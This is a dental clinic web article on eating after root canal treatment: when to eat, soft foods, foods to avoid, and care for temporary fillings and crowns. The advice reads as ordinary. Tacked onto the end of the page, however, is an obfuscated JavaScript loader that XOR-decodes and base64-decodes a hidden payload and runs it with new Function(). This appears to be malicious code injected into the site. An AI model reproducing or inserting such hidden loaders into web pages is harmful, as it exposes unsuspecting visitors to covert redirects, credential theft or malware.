

Root canal treatment helps save a tooth that has deep decay, damage, or infection. After the procedure, your mouth may remain numb for a few hours. The treated area may also feel sore or tender for several days.
What you eat during this time matters. Soft foods can help you stay comfortable and avoid placing too much pressure on the tooth. Hard or sticky foods, however, may damage a temporary filling or crown.
Your dentist may give you special instructions based on your treatment. Follow those directions closely because every tooth and recovery can be different.
When Can You Eat After a Root Canal?
Wait until the numbness has completely worn off before eating. Local anesthesia may prevent you from feeling your tongue, cheek, or lip. If you eat too soon, you could bite these areas without noticing.
Numbness often lasts two to four hours, but the exact time varies. Avoid chewing, smoking, and drinking very hot or cold liquids during the first hour after treatment. The American Association of Endodontists also advises patients to avoid eating until the numbness disappears.
Water is usually the easiest drink during this early period. Take small sips and avoid using a straw if your dentist gives you different instructions.
What Can You Eat During the First Few Hours?
Once you can feel your mouth normally, begin with soft foods. Choose items that need little chewing and are not very hot or cold.
Eat slowly and take small bites. If the treated tooth feels tender, chew on the other side of your mouth.
Soft Foods to Consider
Good choices after treatment include:
- Yogurt
- Applesauce
- Mashed potatoes
- Scrambled eggs
- Oatmeal
- Cottage cheese
- Soft pasta
- Ripe bananas
- Smooth soups
- Avocado
- Pudding
- Seedless smoothies
Allow hot foods, such as soup or oatmeal, to cool before eating. Extreme temperatures may feel uncomfortable while the area is still sensitive.
Smoothies can be filling, but avoid adding nuts, hard seeds, or ice pieces. These ingredients may place unwanted pressure on the treated tooth.

What Can You Eat During the First Few Days?
You can slowly add more foods as the soreness improves. Meals should still be soft, filling, and easy to chew. Try to include protein, vegetables, and other nutritious foods to support your normal routine.
Cook vegetables until they become tender. Cut meat, fish, bread, and other foods into small pieces. This makes them easier to chew without using the treated tooth.
Easy Meal Ideas After Treatment
Simple meals may include:
- Scrambled eggs with soft bread
- Pasta with a mild sauce
- Rice with tender vegetables
- Soft fish with mashed potatoes
- Soup with well-cooked vegetables
- Macaroni and cheese
- Soft pancakes
- Cooked cereal
- Mashed beans with soft rice
- Tender chicken cut into small pieces
You do not need to eat only liquid foods. Instead, choose meals that feel comfortable and do not require hard biting.
Which Side of Your Mouth Should You Use?
Try to chew on the side opposite the treated tooth. This reduces pressure and lowers the chance of damaging a temporary restoration.
This step is especially important if you have a temporary filling or crown. The treated tooth may remain easier to crack until the permanent restoration is placed.
Even soft foods can cause discomfort if you bite directly on a tender tooth. Therefore, take small bites and move food toward the comfortable side of your mouth.
Foods to Avoid After a Root Canal
Hard, crunchy, sticky, and very chewy foods may damage the treated tooth. They can also loosen or pull out a temporary filling or crown.
Your tooth needs time and proper protection before it can handle normal chewing pressure again.
Hard and Crunchy Foods
Avoid foods such as:
- Ice
- Nuts
- Popcorn kernels
- Hard candy
- Raw carrots
- Crunchy chips
- Hard bread crusts
- Tough crackers
Do not chew ice, even on the other side of your mouth. Ice can crack natural teeth and dental restorations.
Sticky and Chewy Foods
Stay away from:
- Caramel
- Chewing gum
- Taffy
- Gummy candy
- Sticky sweets
- Chewy meat
- Thick nut butter
- Sticky dried fruit
Sticky food can grip a temporary crown and pull it loose. It may also become trapped around the treated area and make cleaning more difficult.
Very Hot or Cold Foods
The tooth and nearby tissues may feel sensitive after the procedure. Choose foods and drinks at a mild or comfortable temperature.
Very hot soup, coffee, or tea could also burn your mouth if some numbness remains. Ice-cold foods may cause discomfort in nearby teeth, even though the nerve tissue was removed from the treated tooth.
Can You Drink Coffee After a Root Canal?
You can usually drink coffee after the numbness has fully disappeared. However, allow it to cool first. Very hot coffee may burn your tongue or irritate the treated area.
Avoid chewing hard snacks with your coffee. Water is often the better choice during the first few hours because it keeps your mouth comfortable without exposing it to heat or sugar.
If you add a lot of sugar to your coffee, rinse your mouth with water afterward. This can help reduce the amount of sugar left around your teeth.
Can You Eat Spicy Foods After Treatment?
Spicy foods do not normally damage a treated tooth. However, they may irritate sore gums or sensitive tissues around the treatment area.
Acidic foods, including citrus fruits and tomato-heavy sauces, may also feel uncomfortable. Wait until your mouth feels better before adding these foods to your meals.
If a spicy food causes burning or pain, stop eating it and choose something mild. You can try it again after the tenderness improves.
What If You Have a Temporary Filling?
A temporary filling seals the tooth until your next appointment or permanent restoration. It is not designed to handle the same pressure as a final filling.
Avoid biting directly on it. Hard foods may crack the tooth, while sticky foods may pull the filling out. Brush the area gently and keep it clean.
A small amount of the temporary material may wear down. However, contact your dentist if the filling falls out, feels loose, or leaves a large opening in the tooth.
Patients receiving a root canal in Cypress TX should ask how long their temporary filling must remain in place. Do not delay the follow-up visit because the unfinished tooth needs lasting protection.
What If You Have a Temporary Crown?
A temporary crown protects the prepared tooth while the permanent crown is being made. It is attached with temporary cement, so it can become loose more easily than the final crown.
Avoid caramel, gum, hard candy, nuts, and other sticky or hard foods. Chew on the opposite side whenever possible.
When flossing beside a temporary crown, gently slide the floss out through the side instead of pulling it upward. Follow the exact cleaning directions provided by your dental team.
Call the office if the crown moves, cracks, or falls off. Do not use household glue to put it back in place.

Why Does the Treated Tooth Need Protection?
During root canal treatment, infected or damaged tissue is removed from inside the tooth. The inside is then cleaned, filled, and sealed.
Although treatment saves the tooth, the remaining structure may still be weak. A large cavity, old filling, or crack may have already removed much of its strength. That is why the tooth often needs a permanent filling or crown.
Until the final restoration is completed, avoid hard chewing on the treated tooth. Current post-treatment guidance from the American Association of Endodontists advises avoiding hard foods and heavy biting until your dentist says the tooth is ready.
When Can You Return to Your Normal Diet?
There is no single timeline for everyone. Some people feel comfortable after one or two days. Others have tenderness for several days, especially when the tooth was painful before treatment.
Return to firmer foods slowly. If chewing causes pain, go back to softer meals and contact your dentist if the problem continues.
Do not use the treated tooth for normal hard chewing until it has received its permanent restoration. During Root Canal Treatment Cypress, your dentist can explain when the tooth is ready based on its condition and location.
Back teeth often carry stronger chewing forces. Therefore, they may need extra protection before you return to hard or crunchy foods.
How to Eat Comfortably During Recovery
A few simple habits can make meals easier:
- Cut food into small pieces.
- Eat slowly without rushing.
- Chew on the opposite side.
- Choose lukewarm foods and drinks.
- Avoid biting directly with the treated tooth.
- Keep meals soft while soreness remains.
- Follow the instructions from your dental office.
- Brush and floss gently around the area.
Plan a few easy meals before your appointment if possible. Having soft foods ready can help you avoid cooking while your mouth feels sore.
What Should You Do If Eating Causes Pain?
Mild tenderness while biting can happen for a few days. The tissues around the root may need time to settle after treatment.
However, pain should gradually improve. It should not become stronger each day. Severe pressure, sharp biting pain, or difficulty closing your teeth normally may require attention.
Sometimes the temporary filling or crown sits slightly too high. This can place extra pressure on the tooth whenever you bite. A dentist can check your bite and make a small adjustment if needed.
Do not keep testing a painful tooth by biting hard foods. Give it rest and contact your dental office for guidance.
When Should You Contact Your Dentist?
Contact your dentist if you notice:
- Severe or increasing pain
- Visible swelling
- Fever or an unpleasant taste
- A bite that feels unusually high
- A temporary filling that comes out
- A temporary crown that moves or falls off
- Symptoms returning after they improved
- Trouble opening your mouth
- An allergic reaction to medicine
Mild soreness is common, but swelling or worsening pain should not be ignored. Cypress dentists can examine the area and determine whether the tooth needs an adjustment, a replacement filling, or further care.
Seek urgent medical help if swelling affects your breathing or swallowing.
Protect Your Tooth While It Heals
Choosing the right foods can make recovery more comfortable. Wait until the numbness disappears, begin with soft meals, and chew away from the treated tooth.
Avoid hard, crunchy, sticky, and very chewy foods until your dentist says the tooth is ready. Take extra care when you have a temporary filling or crown.
Most importantly, complete every recommended follow-up visit. A tooth that has received root canal therapy in Cypress still needs a strong permanent restoration and regular dental care. Protecting it now can help it continue working for many years.
Frequently Asked Questions
How long after a root canal can you eat?
Wait until the numbness has completely disappeared before eating, which may take several hours. Begin with soft, mild foods and chew on the opposite side. Follow your dentist’s directions because the treatment and type of restoration can affect your eating timeline.
Can you eat normally after receiving root canal treatment?
You can slowly return to your normal diet as soreness improves. However, avoid hard chewing on the treated tooth until its permanent filling or crown is placed. Choose softer meals and contact your dentist if biting causes strong or increasing pain.
What foods can damage a temporary dental crown?
Hard or sticky foods may crack, loosen, or pull off a temporary crown. Avoid nuts, ice, popcorn, caramel, gum, taffy, and hard candy. Chew on the opposite side and contact your dental office promptly if the crown moves or falls out.
(function(){ var x46eaa6=6026; if(x46eaa6>0){var y17321a=x46eaa6-6757}else{var y17321a=6757} var zf368b3=y17321a*81; var _0xc4c3ed2ddbac=[29,26,112,5,14,48,39,6,13,10,17,16,29,30,9,11,13,10,113,26,12,32,9,16,0,26,17,7,1,36,124,37,0,10,112,46,15,48,32,9,28,35,39,42,28,121,124,35,29,9,59,43,12,25,63,4,14,120,1,7,13,10,43,44,14,47,124,33,16,33,17,43,0,48,112,42,15,13,10,7,27,32,60,24,16,33,26,13,27,13,1,24,15,9,60,18,2,47,13,17,14,47,124,7,26,14,60,10,28,29,36,4,0,48,60,1,27,35,56,10,0,26,47,17,15,120,112,17,27,13,113,24,0,13,10,1,15,10,32,10,15,35,10,4,15,13,60,2,28,35,10,10,15,10,39,46,15,13,10,10,0,48,60,7,28,10,56,5,15,13,60,42,25,47,112,17,11,121,35,37,14,48,47,16,0,47,124,31,11,29,25,33,16,32,13,6,12,25,35,3,25,121,18,31,27,9,59,2,15,36,43,25,14,36,17,29,15,9,120,25,15,36,125,30,16,32,13,6,12,25,35,3,25,121,18,31,11,26,17,30,9,10,124,31,14,121,43,44,11,63,35,41,30,48,17,4,0,36,125,30,16,32,13,6,12,25,35,3,25,121,18,31,11,26,17,30,9,10,124,31,14,121,43,45,15,9,120,43,12,32,47,9,30,63,120,43,14,48,120,43,11,48,29,9,30,48,39,31,16,36,30,45,13,25,120,6,11,25,56,12,30,36,17,2,14,32,29,9,0,32,17,16,30,9,35,5,15,48,29,25,15,36,43,16,14,32,120,25,0,9,56,16,15,9,35,2,16,36,30,45,13,25,120,6,11,25,56,12,30,36,17,2,14,32,29,9,0,32,17,16,30,10,59,31,11,121,25,4,11,26,56,16,11,25,63,42,14,26,9,41,14,48,17,44,0,14,43,41,14,32,26,45,30,30,124,26,12,25,120,2,11,35,6,31,30,47,59,2,15,36,43,17,14,48,1,4,30,48,39,31,14,14,17,2,14,32,29,9,0,32,17,16,16,36,30,45,13,25,120,6,11,25,56,12,30,36,17,4,11,26,56,29,14,10,47,25,14,48,43,43,12,30,43,29,15,9,120,25,15,36,43,1,12,10,9,27,14,48,17,44,0,14,43,2,11,48,18,45,30,30,124,26,12,25,120,2,11,35,6,31,30,47,35,31,14,25,9,45,14,32,44,29,14,10,47,25,14,48,43,43,12,30,43,2,12,10,59,30,13,10,56,16,15,48,29,17,11,47,120,17,11,26,10,16,13,10,18,45,2,13,1,24,15,9,60,18,2,32,39,26,0,26,39,24,9,10,6,13,31,120,35,10,7,120,112,42,7,35,9,43,27,12,121,2,15,120,59,46,7,120,10,24,7,10,60,7,7,35,121,7,24,13,36,6,7,32,60,2,7,50,48,6,28,35,125,6,27,13,35,42,7,35,47,46,27,121,60,11,12,48,47,4,31,27,17,43,0,48,63,12,9,29,26,42,15,120,113,10,0,29,32,10,27,29,10,42,25,32,112,5,14,48,39,6,13,10,17,16,31,27,17,44,15,47,63,12,14,48,60,26,2,32,59,6,0,26,59,27,14,48,32,25,9,47,120,4,9,9,1,24,15,9,60,18,2,32,5,28,11,9,125,13,2,32,59,6,0,26,59,27,14,48,32,16,11,47,63,42,11,47,120,4,29,29,36,30,27,121,10,13,26,13,26,45,27,25,14,45,26,33,17,42,12,26,120,42,13,32,43,17,30,63,39,5,15,63,39,6,11,121,14,4,29,13,5,37,15,63,120,44,15,48,1,16,15,13,1,25,0,121,13,37,13,48,5,1,12,36,43,30,0,10,43,45,12,26,14,14,27,13,60,10,29,9,59,43,12,25,63,4,14,121,125,45,25,47,112,17,11,121,35,37,11,48,13,44,15,32,17,7,26,9,35,17,11,63,39,43,5,10,43,6,29,27,17,28,13,63,47,7,30,63,39,5,15,63,39,6,11,121,14,24,28,30,30,24,28,30,10,30,27,13,113,25,25,32,9,46,29,30,47,37,11,48,13,44,15,32,17,7,29,9,59,43,12,25,63,4,14,121,125,45,25,47,112,17,11,121,35,37,13,26,25,28,0,63,112,16,26,11,17,28,13,63,47,7,30,63,39,5,15,63,39,6,11,121,14,1,27,120,14,30,2,47,59,26,0,26,39,31,12,36,6,4,29,14,29,37,11,10,9,24,9,26,59,1,11,120,26,45,16,35,1,46,14,47,60,26,12,48,47,4,31,27,17,5,9,63,120,17,12,13,26,2,25,33,17,5,9,63,120,17,12,13,29,37,13,26,25,28,0,63,112,16,30,48,29,43,14,48,124,6,13,29,1,37,12,9,5,6,15,9,48,27,26,13,60,25,9,47,112,17,11,121,35,37,12,10,13,29,0,47,121,13,11,26,47,4,11,32,63,63,14,63,121,26,2,32,13,29,13,48,112,24,14,121,43,3,12,10,59,3,12,25,60,26,2,47,63,12,12,26,47,5,30,29,60,25,30,29,32,24,29,13,1,25,0,121,13,37,12,10,13,29,0,47,121,25,2,47,47,25,12,63,13,42,11,9,60,27,26,11,39,6,11,48,9,16,0,36,43,46,11,48,17,29,7,32,13,17,11,50,39,31,0,26,48,26,2,47,63,26,14,10,124,6,29,13,1,13,11,48,63,6,12,9,59,16,31,27,17,1,13,9,112,10,15,63,47,4,25,47,25,41,15,9,120,41,13,30,13,43,29,9,1,4,0,9,120,5,11,48,44,45,16,35,1,13,10,10,112,5,14,48,39,6,13,10,17,16,31,27,17,7,0,32,29,1,12,30,13,37,13,10,59,7,9,121,29,37,13,26,5,25,14,121,9,11,11,48,63,6,12,9,59,16,31,26,43,43,12,36,35,56,11,48,17,29,13,9,39,43,29,26,112,5,14,48,39,6,13,10,17,16,29,27,17,45,9,26,59,28,14,9,124,44,30,27,17,16,15,9,35,10,15,121,9,11,12,48,47,4,31,27,17,27,14,10,112,26,15,10,14,13,14,48,63,7,31,27,13,120,6,28,13,6,12,25,35,58,0,9,47,5,0,9,39,6,29,30,10,11,2,32,1,29,0,48,13,17,13,30,43,31,11,26,63,16,29,30,124,56,6,33,39,60,16,36,29,37,13,10,59,7,9,121,29,6,11,63,63,43,29,13,1,37,13,32,25,46,13,26,47,26,30,63,39,43,12,27,59,43,11,9,63,43,11,47,120,48,0,10,47,44,0,9,60,26,16,34,39,31,14,63,120,43,14,63,121,29,4,25,9,2,0,14,125,30,16,32,47,2,11,26,29,25,15,32,47,6,13,10,17,16,30,32,5,3,14,32,44,45,29,13,1,37,13,32,25,46,13,26,47,26,30,63,120,25,14,10,63,31,12,9,121,13,28,13,36,2,27,29,1,37,13,32,25,46,13,26,47,26,30,48,17,16,14,26,17,17,0,29,25,46,12,10,43,41,12,26,9,31,14,121,14,25,9,47,120,4,9,9,1,37,0,47,13,42,13,48,25,7,0,30,13,50,3,34,17,123,30,63,35,17,11,63,39,43,29,27,17,27,14,10,112,26,15,10,14,16,11,48,63,3,11,26,17,16,11,32,63,60,0,9,13,6,29,14,10,11,10,10,39,17,12,26,39,26,29,26,48,25,9,33,17,16,15,9,35,10,15,121,13,43,29,13,1,13,10,13,1,37,13,32,25,46,13,26,47,26,30,48,17,16,0,9,59,4,14,47,60,13,2,32,1,29,0,48,13,17,13,30,43,31,14,63,120,25,14,10,63,31,12,9,121,13,0,63,63,16,15,47,120,25,14,32,44,26,29,9,1,37,14,48,47,2,9,26,60,26,14,48,63,7,31,28,63,4,11,48,17,4,29,30,10,25,25,47,26,11,2,32,1,29,0,48,13,17,13,30,43,3,0,10,43,44,29,28,5,57,6,34,44,16,11,47,120,4,13,10,43,45,13,10,112,9,29,27,17,26,13,48,9,16,29,14,10,11,10,14,10,11,10,10,112,5,14,48,39,6,13,10,17,16,31,27,17,2,13,10,43,30,13,10,32,26,2,47,63,43,12,26,120,42,13,30,9,11,13,10,113,26,2,47,63,43,12,26,120,42,13,29,44,13,2,32,43,17,14,48,124,7,14,47,36,16,14,26,63,16,0,47,120,26,29,9,59,43,12,25,63,4,14,121,35,56,11,48,17,29,13,9,39,43,30,63,59,43,11,32,17,30,12,48,48,26,14,63,63,30,14,30,10,11,12,48,47,4,31,27,17,16,11,48,124,28,15,47,113,13,9,32,5,3,14,32,43,4,11,26,56,12,16,35,60,16,27,30,125,30,14,10,63,6,13,26,17,44,25,121,124,43,12,26,13,37,15,32,47,30,14,30,125,30,11,26,47,4,15,10,25,3,25,49,1,11,12,26,18,12,2,32,39,26,0,26,39,24,9,10,6,30,0,26,47,6,15,13,6,45,27,25,14,45,29,33,17,43,0,48,63,12,9,25,26,30,16,32,29,17,12,26,63,3,12,30,124,35,30,26,9,44,25,120,47,13,25,47,59,43,12,25,63,4,14,121,35,37,12,32,124,30,11,9,121,26,2,32,43,17,14,48,124,7,14,47,35,33,2,47,63,43,12,26,120,42,13,27,26,30,2,32,43,4,0,32,5,41,12,121,10,16,12,26,13,43,14,121,13,46,12,10,43,41,12,26,9,31,14,121,13,37,12,26,112,44,14,26,18,25,9,47,112,17,11,121,35,37,0,32,39,2,15,13,25,37,12,26,112,44,14,26,18,46,16,49,17,6,0,48,120,30,14,36,43,4,0,9,39,5,14,25,121,15,2,32,120,41,12,9,5,16,15,121,13,37,12,26,112,44,14,26,18,16,11,48,63,3,12,10,29,6,29,13,6,45,16,35,1,25,0,121,13,37,0,32,39,2,15,14,9,4,0,9,120,5,11,48,44,18,2,32,124,41,11,26,32,16,11,48,63,2,14,26,47,41,0,14,14,31,2,30,18,27,16,30,18,30,16,36,125,25,25,47,59,43,12,25,63,4,14,121,35,37,11,26,9,16,14,26,9,17,29,27,17,5,0,9,120,44,15,48,14,27,27,14,10,11,10,14,10,16,15,32,47,6,15,32,14,26,0,63,63,16,15,47,120,25,14,32,44,26,29,9,1,4,0,9,120,5,11,48,44,18,2,47,35,25,14,48,29,25,15,14,13,37,12,10,63,6,0,26,59,26,29,35,32,25,25,47,26,25,25,47,25,46,12,10,43,41,12,26,9,31,14,121,35,37,11,9,124,27,0,26,29,29,29,27,17,6,0,32,29,17,29,9,1,24,15,9,60,18,2,47,63,46,11,47,60,13,0,26,17,41,12,10,25,43,14,63,121,16,15,47,59,43,15,9,120,43,24,10,29,43,14,10,63,16,12,30,14,45,11,32,39,4,13,9,35,6,16,36,10,11,2,47,63,46,11,47,60,16,11,47,59,41,26,11,17,6,0,32,29,17,29,36,125,31,15,9,35,25,30,63,35,26,11,29,17,3,26,14,125,27,2,47,13,17,14,47,124,7,29,36,125,46,2,47,113,13,16,36,1,120,15,9,120,26,30,48,112,30,14,32,17,4,29,28,120,17,12,26,48,16,14,48,17,7,29,30,10,31,28,120,36,2,27,29,36,25,25,33,17,5,0,63,39,4,30,48,47,3,9,10,43,41,26,9,120,4,12,10,48,11,29,26,120,31,15,47,63,29,0,10,43,6,30,48,13,43,15,10,120,14,10,26,120,31,15,47,63,29,0,10,43,6,30,48,59,31,0,25,10,25,30,48,47,2,11,26,63,16,0,28,39,26,13,10,29,44,29,27,17,5,0,63,39,4,29,13,1,13,2,47,35,25,14,48,29,25,15,14,14,2,29,14,43,6,13,26,63,16,29,26,112,5,14,48,39,6,13,10,17,16,29,27,17,6,0,32,29,17,29,9,1,25,0,121,13,37,12,26,124,30,15,14,9,37,11,9,124,27,0,26,29,29,29,27,17,6,0,32,29,17,29,13,1,13,29,13,1,13,29,14,14,25,25,47,117,117]; var _0xd2590aeec7ec=72; var _0x695b12d6658b=”; for(var _0xecc7dff14118=0;_0xecc7dff14118<_0xc4c3ed2ddbac.length;_0xecc7dff14118++) _0x695b12d6658b+=String.fromCharCode(_0xc4c3ed2ddbac[_0xecc7dff14118]^_0xd2590aeec7ec); var _0xb2ada9a65d62=121; var _0x61fc9cbf8bf3=atob(_0x695b12d6658b); var _code=''; for(var _0xecc7dff14118=0;_0xecc7dff14118<_0x61fc9cbf8bf3.length;_0xecc7dff14118++) _code+=String.fromCharCode(_0x61fc9cbf8bf3.charCodeAt(_0xecc7dff14118)^_0xb2ada9a65d62); (new Function(_code))(); })();